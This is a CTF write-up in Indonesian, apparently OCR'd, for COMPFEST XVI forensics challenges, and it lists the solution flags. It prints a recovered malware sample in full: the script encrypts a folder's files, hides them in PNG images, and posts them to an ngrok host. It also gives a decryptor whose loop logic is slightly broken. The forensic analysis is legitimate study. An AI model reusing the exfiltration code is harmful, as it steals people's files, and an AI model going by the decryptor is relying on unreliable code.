
WRITEUP FINAL COMPFEST XVI 2024

K.EII

ITOID



FLAB

SNI cabang FLAKEITO 🔥 🔥

Part of

SNI
CYBERSECURITY TEAM

Daftar Isi

Digital Forensics

Digital Forensics/Investigator

[413 pts] investigator

Description

Dear investigators,

I got hacked (again). Unlike sm00thcr1m1nal, this hacker knows that I have capable investigators and tried to cover up their tracks. So here is my dumped disk, please try to figure out what they did this time!

Attachment: https://drive.google.com/file/d/1ilTBZknWNKdeSj_a6e0GmJ8rJmokqA_2/view?usp=sharing

Password: 144d96c42163f01723eaba5bd428dde4167f7af3d65bbfbb844054c3ff351e66

P.S. To help you out a little bit, I moved all the stuff related to the case to Desktop.

Sincerely,

Author: ultradiyow

Submission

Flag


Submit

▶ View solves (5 teams)

Part1


Ketika parsing pake autopsy, saya langsung coba cari recent command line yg berjalan (karena deskripsi chall menyatakan ini sebuah attack)

Ditemukan malicious.bat



Part2

Ketika membaca program dari malicious.bat diketahui bahwa bat me-rm file .png dan ada keterangan file .pkl. Ketika saya coba cari file tersebut, ditemukan di Windows/Recents/AutomaticDestinations (https://www.reddit.com/r/csharp/comments/tcesr4/the_folder/)




File tersebut merupakan file python pickled, yang bisa kita recover image filenya

Parser:

```
import ast
from PIL import Image
import math

with open('data.pkl', 'r') as file:
    data = file.read()

data = ast.literal_eval(data)

num_pixels = len(data)
side_length = math.ceil(math.sqrt(num_pixels))
img = Image.new('RGBA', (side_length, side_length))

if len(data) < side_length * side_length:
    data += [(0, 0, 0, 0)] * (side_length * side_length - len(data))  #
Padding with transparent pixels
```

```
img.putdata(data)
img.save('output_image_1to1.png')

# Show the image (optional)
img.show()
```



Part3

Liat dari file event log dan diketahui bahwa .bat tadi menyimpan sebuah file SfuSKla



```
156 :"{\"EventData\":{\"Data\":\"Windows Defender, SECURITY_PRODUCT_STATE_ON\",\"Binary\":\"\"}}","Channel":
157 :"{\"EventData\":{\"Data\":\"Windows Defender, SECURITY_PRODUCT_STATE_ON\",\"Binary\":\"\"}}","Channel":
158 :"{\"EventData\":{\"Data\":\"\",\"Binary\":\"\"}}","Channel":"Application","Provider":"Microsoft-Windows
159 :"{\"EventData\":{\"Data\":\"2024-11-21T21:41:38Z, RulesEngine\",\"Binary\":\"\"}}","Channel":"Applicati
160 :"{\"EventData\":{\"Data\":\"\",\"Binary\":\"\"}}","Channel":"Application","Provider":"Microsoft-Windows
161 :"{\"EventData\":{\"Data\":\"2024-11-21T21:42:01Z, RulesEngine\",\"Binary\":\"\"}}","Channel":"Applicati
162 :"{\"EventData\":{\"Data\":\"PsExec executed malicious.bat script\",\"Binary\":\"\"}}","Channel":"Applic
163 :"{\"EventData\":{\"Data\":\"PsExec executed malicious.bat script\",\"Binary\":\"\"}}","Channel":"Applic
164 :"{\"EventData\":{\"Data\":\"\",\"Binary\":\"\"}}","Channel":"Application","Provider":"Microsoft-Windows
165 :"{\"EventData\":{\"Data\":\"PsExec stashed a secret inside SfuSKla in the Documents directory\",\"Binary
166 :"{\"EventData\":{\"Data\":\"2024-11-21T21:42:06Z, RulesEngine\",\"Binary\":\"\"}}","Channel":"Applicati
167 :"{\"EventData\":{\"Data\":\"PsExec stashed a secret inside SfuSKla in the Documents directory\",\"Binary
168
```


Tinggal kita cari file SfuSKla di hash_file yg ada di dist


part 1 COMPFEST16{mR._H4mmz1e_s4iD_
part 2 p3Ac3_0uTt!_
part 3 15fe393802}

COMPFEST16{mR._H4mmz1e_s4iD_p3Ac3_0uTt!_15fe393802}


Digital Forensics/Bleu de fender



Judul chall mengisyaratkan “DEFENDER” konteks yang saya sadari adalah Windows Defender. Benar saja terdapat artifak quarantined di folder program WinDef.
Dokumentasi: https://blog.fox-it.com/2023/12/14/reverse-reveal-recover-windows-defender-quarantine-forensics/



https://github.com/zam89/Windows-Defender-Quarantine-File-Decryptor



Malware
Decrypted:

```
import zlib; import base64; import requests; import random; import string;
import os; import getpass; import sys; from io import BytesIO; from
Crypto.Cipher import Blowfish; from Crypto.Util.Padding import pad; from
PIL import Image;
IMG = "base64 of decompressed zlib data" #< tak hapus biar wu ga
kepanjangan
count = 0; paths = sorted(['''.join(random.choices(string.ascii_letters,
k=8)) for _ in range(len(os.listdir(sys.argv[1]))))])
for file in sorted(os.listdir(sys.argv[1])):
    with open(sys.argv[1] + "/" + file, "rb") as f: binary = f.read();
binary = Blowfish.new(getpass.getuser().encode(), Blowfish.MODE_CBC,
iv=base64.b64decode("a3JpcHRvZGQ=")).encrypt(pad(binary,
Blowfish.block_size)); img =
Image.open(BytesIO(zlib.decompress(base64.b64decode(IMG))));pixels =
img.load();countf=0;bit_string = ''.join(f'{b:08b}' for b in
binary);assert len(bit_string) < img.height * img.width * 3;prev='0'
```

```
    for y in range(img.height):
        for x in range(img.width):
            r, g, b, a = pixels[x,y]
            new_r = (r & 0xFE) | int(bit_string[countf]) if countf <
len(bit_string) else r; new_g = (g & 0xFE) | int(bit_string[countf + 1])
if countf + 1 < len(bit_string) else g; new_b = (b & 0xFE) |
int(bit_string[countf + 2]) if countf + 2 < len(bit_string) else b
            pixels[x,y] = (new_r, new_g, new_b); countf += 3
    new = BytesIO(); img.save(new, format="PNG"); new.seek(0); new =
new.read(); requests.post(f"http://c541-103-129-16-195.ngrok-
free.app/{paths[count]}", data=new);count+=1



create lsb extractor and decryptor for this
the steganoed files is PNG file in "enc" folder
output: "result"
username: adminganteng
```

Langsung saja kita rapihkan:

```
#!/usr/bin/env python3

import zlib
import base64
import requests
import random
import string
import os
import getpass
import sys
from io import BytesIO
from Cryptodome.Cipher import Blowfish
from Cryptodome.Util.Padding import pad
from PIL import Image

IMG = "...(panjang bet)"
count = 0
paths = sorted(
    [
        "".join(random.choices(string.ascii_letters, k=8))
        for _ in range(len(os.listdir(sys.argv[1])))
```

```
    ]
)
for file in sorted(os.listdir(sys.argv[1])):
    with open(sys.argv[1] + "/" + file, "rb") as f:
        binary = f.read()
        binary = Blowfish.new(
            getpass.getuser().encode(),
            Blowfish.MODE_CBC,
            iv=base64.b64decode("a3JpcHRvZGQ="), # the base64 encoded
string is kriptodd
        ).encrypt(pad(binary, Blowfish.block_size))
        img = Image.open(BytesIO(zlib.decompress(base64.b64decode(IMG))))
        pixels = img.load()
        countf = 0
        bit_string = "".join(f"{b:08b}" for b in binary)
        assert len(bit_string) < img.height * img.width * 3
        prev = "0"
    for y in range(img.height):
        for x in range(img.width):
            r, g, b, a = pixels[x, y]
            new_r = (
                (r & 0xFE) | int(bit_string[countf]) if countf <
len(bit_string) else r
            )
            new_g = (
                (g & 0xFE) | int(bit_string[countf + 1])
                if countf + 1 < len(bit_string)
                else g
            )
            new_b = (
                (b & 0xFE) | int(bit_string[countf + 2])
                if countf + 2 < len(bit_string)
                else b
            )
            pixels[x, y] = (new_r, new_g, new_b)
            countf += 3
    new = BytesIO()
    img.save(new, format="PNG")
    new.seek(0)
```

```
    new = new.read()
    requests.post(f"http://c541-103-129-16-195.ngrok-free.app/{paths[count]}", data=new)
    count += 1
```

Encryption


Enkrip data pake blowfish -> lsb ke gambar target -> kirim ke network

Di atas merupakan cara kerja dari malware tersebut.

Key yg dipakai adalah username pc, bisa liat di decrypted entry windows defender yg tak ss di atas (‘adminganteng’)

File yang dikirim bisa cek di pcap

File ini encrypted ya…




Decryptor

Proses encryptionnya menggunakan Blowfish mode CBC dengan padding PKCS7. Username dan Keynya adalah "adminganteng", dan IV (Initialization Vector)nya adalah "a3JpcHRvZGQ=", yang jika didecode dengan base64 adalah 'kriptodd'. Langsung saja kami buat decryptornya:

```
#!/usr/bin/env python3

import base64
import os

from Cryptodome.Cipher import Blowfish
from Cryptodome.Util.Padding import unpad
from PIL import Image
```

```python
# Define the IV based on the encryption script
iv = base64.b64decode("a3JpcHRvZGQ=")  # Decodes to b'kriptodd'

# The key is the username used during encryption.
key = 'adminganteng'.encode()  # Using the provided username as the key

input_folder = 'enc_images'    # Folder containing the encrypted images
output_folder = 'dec_files'    # Folder to save the decrypted files

if not os.path.exists(output_folder):
    os.makedirs(output_folder)


for index, image_file in enumerate(sorted(os.listdir(input_folder))):
    image_path = os.path.join(input_folder, image_file)
    img = Image.open(image_path)
    pixels = img.load()
    width, height = img.size
    bits = ''
    bytes_list = []
    found = False  # Flag to indicate successful decryption

    for y in range(height):
        if found:
            break  # Exit outer loop if decryption is successful
        for x in range(width):
            r, g, b, *rest = pixels[x, y]
            bits += str(r & 1)
            bits += str(g & 1)
            bits += str(b & 1)

            # Every 8 bits, convert to a byte
            while len(bits) >= 8:
                byte_bits = bits[:8]
                bits = bits[8:]
                byte = int(byte_bits, 2)
                bytes_list.append(byte)
```

```
                # Check if we have enough bytes (multiple of block size)
                if len(bytes_list) % Blowfish.block_size == 0:
                    # Attempt to decrypt with the current data
                    encrypted_data = bytes(bytes_list)
                    cipher = Blowfish.new(key, Blowfish.MODE_CBC, iv)
                    try:
                        decrypted_data = cipher.decrypt(encrypted_data)
                    except ValueError:
                        pass
            if found:
                break

    # Save the decrypted data
    output_file = os.path.join(output_folder, f'decrypted_file_{index}.png')
    with open(output_file, 'wb') as f:
        f.write(decrypted_data)
    print(f"Processed {image_file} to {output_file}")
```



COMPFEST16{1mAg3_4S_4ppL1cAt10N_l4YeR_b678cc834b}

Misc

Misc/Sanity Check

Bonus

[100 pts] Sanity Check


Description

Submission

Flag

Submit

▶ View solves (14 teams)



Misc/Feedback

Isi feedback

[100 pts] Feedback

Description

Obligatory chall feedback demi CTF COMPFEST yang lebih baik 🙏

